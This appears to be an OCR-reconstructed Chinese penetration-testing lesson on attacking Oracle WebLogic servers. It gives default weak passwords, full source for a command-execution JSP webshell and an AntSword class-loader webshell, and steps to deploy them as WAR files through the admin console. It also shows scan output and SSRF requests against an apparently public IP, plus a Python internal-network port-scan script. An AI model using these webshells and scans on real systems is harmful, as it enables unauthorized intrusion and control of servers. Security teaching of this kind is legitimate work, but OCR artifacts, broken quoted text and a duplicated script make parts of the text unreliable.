
#1课时

Weblogic简介

`WebLogic Server`是美国甲骨文（`Oracle`）公司开发的一款适用于云环境和传统环境的应用服务中间件，确切的说是一个基于`JavaEE`架构的中间件，它提供了一个现代化轻型开发平台，用于开发、集成、部署和管理大型分布式`Web`应用、网络应用和数据库应用的`Java`应用服务器。将`Java`的动态功能和`Java Enterprise`标准的安全性引入大型网络应用的开发、集成、部署和管理之中。

Weblogic特征

```
默认端口：7001
Web界面：Error 404--Not Found
控制后台：http://ip:7001/console
```


Error 404--Not Found

From RFC 2068 *Hypertext Transfer Protocol -- HTTP/1.1*:

10.4.5 404 Not Found

```
The server has not found anything matching the Request-URI. Nc

If the server does not wish to make this information available
(Gone) status code SHOULD be used if the server knows, througt
unavailable and has no forwarding address.
```

Weblogic历史漏洞

漏洞主要影响版本：

- Weblogic 10.3.6.0
- Weblogic 12.1.3.0
- Weblogic 12.2.1.1
- Weblogic 12.2.1.2
- Weblogic 12.2.1.3
- Weblogic 14.1.1.0

漏洞类型	CVE编号
SSRF	CVE-2014-4210
任意文件上传	CVE-2018-2894
XMLDecoder反序列化	CVE-2017-3506
	CVE-2017-10271
	CVE-2019-2725
	CVE-2019-2729
Java反序列化	CVE-2015-4852
	CVE-2016-0638
	CVE-2016-3510
	CVE-2017-3248
	CVE-2018-2628
	CVE-2018-2893
	CVE-2020-2890
	CVE-2020-2555
	CVE-2020-14645
	CVE-2020-14756
	CVE-2021-2109
弱口令	Weblogic
	Oracle@123

Weblogic历史漏洞发现

1. 获取资产


1.1 shodan、fofa、zoomeye等

```
fofa：app="BEA-WebLogic-Server"
```

1.2 默认端口：7001

2. 批量扫描脚本

https://github.com/rabbitmask/WeblogicScan



```
C:\Users\mingy\Desktop\WeblogicScan>python3 WeblogicScan.py -u 47.104.255.11 -p 7001

                                        By Tide_RabbitMask | V 1.5

Welcome To WeblogicScan !!!
Whoami: https://github.com/rabbitmask
[*] =========Task Start=========
[+] [47.104.255.11:7001] Weblogic Version Is 10.3.6.0
[+] [47.104.255.11:7001] Weblogic console address is exposed! The path is: http://47.104.255.11:7001/console/login/LoginForm.jsp
[+] [47.104.255.11:7001] Weblogic UDDI module is exposed! The path is: http://47.104.255.11:7001/uddiexplorer/
[+] [47.104.255.11:7001] weblogic has a JAVA deserialization vulnerability:CVE-2016-0638
[-] [47.104.255.11:7001] weblogic not detected CVE-2016-3510
[-] [47.104.255.11:7001] weblogic not detected CVE-2017-10271
[-] [47.104.255.11:7001] weblogic not detected CVE-2017-3248
[-] [47.104.255.11:7001] weblogic not detected CVE-2017-3506
[+] [47.104.255.11:7001] weblogic has a JAVA deserialization vulnerability:CVE-2018-2628
[+] [47.104.255.11:7001] weblogic has a JAVA deserialization vulnerability:CVE-2018-2893
[-] [47.104.255.11:7001] weblogic not detected CVE-2018-2894
[+] [47.104.255.11:7001] weblogic has a JAVA deserialization vulnerability:CVE-2019-2725
[-] [47.104.255.11:7001] weblogic not detected CVE-2019-2729
[+] [47.104.255.11:7001] weblogic has a JAVA deserialization vulnerability:CVE-2019-2890
[*] =========Task E n d=========
```

Weblogic漏洞环境搭建

```
docker pull vulhub/weblogic:10.3.6.0-2017
docker run -dit -p 7001:7001 vulhub/weblogic:10.3.6.0-2017
```

Weblogic历史漏洞利用

WeakPassword

Weblogic存在管理后台，通过账号密码登录，由于管理员的疏忽，经常会使用弱口令，或者默认的账户名密码

1. Weblogic弱口令

```
账号：weblogic
密码：Oracle@123
```

> Weblogic 默认口令：https://cirt.net/passwords?criteria=weblogic


```
system/password
weblogic/weblogic
admin/security
joe/password
mary/password
system/security
wlcsystem/wlcsystem
wlpisystem/wlpisystem
```

- cmd.jsp

```
<%@ page import="java.io.*" %> <% String cmd =
request.getParameter("cmd"); String output = ""; if(cmd !=
null) { String s = null; try { Process p =
Runtime.getRuntime().exec(cmd); BufferedReader sI = new
BufferedReader(new InputStreamReader(p.getInputStream()));
while((s = sI.readLine()) != null) { output += s +"\r\n"; } }
catch(IOException e) { e.printStackTrace(); } }
out.println(output);%>
```

2. 命令打包 `war` 包


```
jar -cvf cmd.war cmd.jsp
```



```
D:\JspStudy\WWW>jar -cvf cmd.war cmd.jsp
已添加清单
正在添加: cmd.jsp(输入 = 396) (输出 = 251)(压缩了 36%)

D:\JspStudy\WWW>ls cmd.war
cmd.war

D:\JspStudy\WWW>
```

3. 上传`war`包

登录后台，选择部署，进入如下页面，上传war包



启用配置编辑。将来在修改，添加或删除此域中的项目时，将自动激活这些更改。

安装应用程序辅助程序

将部署上载到管理服务器

单击下面的"浏览"按钮，从您当前浏览的计算机上选择应用程序或模块。找到文件后，


部署档案: cmd.war

上载部署计划 (此步骤可选)

部署计划是一种配置，可对包含在部署档案中的描述符进行补充。部署在没有部署计
有关部署计划的其他信息，请参阅相关链接。

部署计划档案: 未选择文件

选择 下一步



消息

✓ 已成功将文件cmd.war上载到/root/Oracle/Middleware/user_projects/domains/base_domain/servers/AdminServer/upload

安装应用程序辅助程序

找到要安装的部署并准备部署

为要安装的应用程序根目录，档案文件，展开的档案目录或应用程序模块描述符，选择文件路径。您还可以在"路径"字段中输入应用程序目录或文件的路径。

注: 以下只显示有效文件路径。如果您找不到部署文件，则请上载文件和/或确认您的应用程序包含所需的部署描述符。

路径: /root/Oracle/Middleware/user_projects/domains/base_domain/servers/AdminServer/upload/cmd.war
最近使用的路径: (无)
当前位置: 47.104.255.11 / root / Oracle / Middleware / user_projects / domains / base_domain / servers / AdminServer / upload


● cmd.war

选择完成，`war`包已经部署

4.GetShell

访问如下 `url` 即可`getshell`：


```
http://47.104.255.11:7001/cmd/cmd.jsp?cmd=ls
```



```
$ 10002 1605298520 LOGGER_Log_2020-11-15.txt LOGGER_Log_2021-01-26.txt aamiuu.txt autodeploy bin config console-ext
pending pocxx.vbs pxx.txt security servers startWebLogic.sh tmp webshell.jsp webshell.php
```

- jsp4ant.jsp

```
<%!
    class U extends ClassLoader {
        U(ClassLoader c) {
            super(c);
        }
        public Class g(byte[] b) {
            return super.defineClass(b, 0, b.length);
        }
    }

    public byte[] base64Decode(String str) throws Exception {
        try {
            Class clazz = Class.forName("sun.misc.BASE64Decoder");
            return (byte[]) clazz.getMethod("decodeBuffer", String.class).invoke(clazz.newInstance(), str);
        } catch (Exception e) {
            Class clazz = Class.forName("java.util.Base64");
            Object decoder = clazz.getMethod("getDecoder").invoke(null);
            return (byte[]) decoder.getClass().getMethod("decode", String.class).invoke(decoder, str);
        }
    }
%>
<%
    String cls = request.getParameter("ant");
    if (cls != null) {
        new U(this.getClass().getClassLoader()).g(base64Decode(cls)).newInstance().equals(pageContext);
    }
%>
```


47.104.255.11

目录列表 (10)

```
/
  root
    Oracle
      Middleware
        user_projects
          domains
            base_domain
              autodeploy
              bin
              config
              console-ext
              init-info
              lib
              pending
              security
              servers
              tmp
```

文件列表 (27)

名称
autodeploy
bin
config
console-ext
init-info
lib
pending
security
servers
tmp
$
10002
1605298520

CVE-2014-4210


1. 漏洞简介

`Weblogic` 中存在一个 `SSRF` 漏洞，利用该漏洞可以发送任意HTTP请求，进而可以攻 击内网中 `Redis`、 `Fastcgi` 等脆弱组件。

漏洞生于`/uddiexplorer/SearchPublicRegistries.jsp`页面中，可以导致 `SSRF`，用来攻击内网中一些`redis`和`fastcgi`之类的脆弱组件

```
http://47.104.255.11:7001/uddiexplorer/SearchPublicRegistries.jsp?rdoSearch=name

&txtSearchname=sdf
&txtSearchkey=
&txtSearchfor=
&selfor=Business+location
&btnSubmit=Search
&operator=http://47.101.214.85:9090
```

当 `http` 端口存活的时候就会显示`404 not found`：



An error has occurred
weblogic.uddi.client.structures.exception.XML_SoapException: The server at http://127.0.0.1:7001 returned a 404 error code (Not Found).
service has deployed without error.


URL
http://47.104.255.11:7001/uddiexplorer/SearchPublicRegistries.jsp?rdoSearch=name

enctype
application/x-www-form-urlencoded

Body
&txtSearchname=sdf&txtSearchkey=&txtSearchfor=&selfor=Business+location&btnSubmit=Search&operator=http://127.0.0.1:7001

2. 内网主机存活探测

1. 随机访问一个端口则会显示 `could not connect` ：




An error has occurred
weblogic.uddi.client.structures.exception.XML_SoapException: Tried all: '1' addresses, but could not connect over HTTP to server: '127.0.0.1', port: '7000'

URL
http://47.104.255.11:7001/uddiexplorer/SearchPublicRegistries.jsp?rdoSearch=name

enctype
application/x-www-form-urlencoded

Body
&txtSearchname=sdf&txtSearchkey=&txtSearchfor=&selfor=Business+location&btnSubmit=Search&operator=http://127.0.0.1:7000

2. 一个非http的协议则会返回`did not have a valid SOAP`




An error has occurred
weblogic.uddi.client.structures.exception.XML_SoapException: Received a response from url: http://172.18.0.1:6379 which did not have a valid SOAP content-type: null.

URL
http://47.104.255.11:7001/uddiexplorer/SearchPublicRegistries.jsp?rdoSearch=name

enctype
application/x-www-form-urlencoded

Body
&txtSearchname=sdf&txtSearchkey=&txtSearchfor=&selfor=Business+location&btnSubmit=Search
&operator=http://172.18.0.1:6379

3. 不存活的主机就是`No route to host`



An error has occurred
weblogic.uddi.client.structures.exception.XML_SoapException: No route to host

URL
http://47.104.255.11:7001/uddiexplorer/SearchPublicRegistries.jsp?rdoSearch=name


enctype
application/x-www-form-urlencoded

Body
&txtSearchname=sdf&txtSearchkey=&txtSearchfor=&selfor=Business+location&btnSubmit=Search
&operator=http://172.18.0.8:6379

- 内网存活探测脚本

```
import requests
url =
"http://47.104.255.11:7001/uddiexplorer/SearchPublicRegistries.jsp"
```

```python

ports = [6378,6379,22,25,80,8080,8888,8000, 7001, 7002]
for i in range(1,255):
    for port in ports:
        params = dict(
            rdoSearch = "name",
            txtSearchname = "sdf",
            selfor = "Business+location",
            btnSubmit = "Search",
            operator = "http://172.23.0.{}:{}".format(i,port))
        try:
            r = requests.get(url, params=params, timeout = 3)
        except:
            pass

        if 'could not connect over HTTP to server' not in r.text and 'No route to host' not in r.text:
            print('[*] http://172.23.0.{}:{}'.format(i,port))
        else:
            pass
            #print('[-] http://172.23.0.{}:{}'.format(i,port))
```



```
import requests

url = "http://47.104.255.11:7001/uddiexplorer/SearchPublicRegistries.jsp"

ports = [6378, 6379, 22, 25, 80, 8080, 8888, 8000, 7001, 7002]
for i in range(1, 255):
    for port in ports:
        params = dict(
            rdoSearch="name",
            txtSearchname="sdf",
            selfor="Business+location",
            btnSubmit="Search",
            operator="http://172.18.0.{}:{}".format(i, port))
        try:
            r = requests.get(url, params=params, timeout=3)
        except:
            pass
```

```
C:\Python3\python3.exe C:/Users/mingy/Desktop/Weblogic/weblogic-ssrf-portscan.py
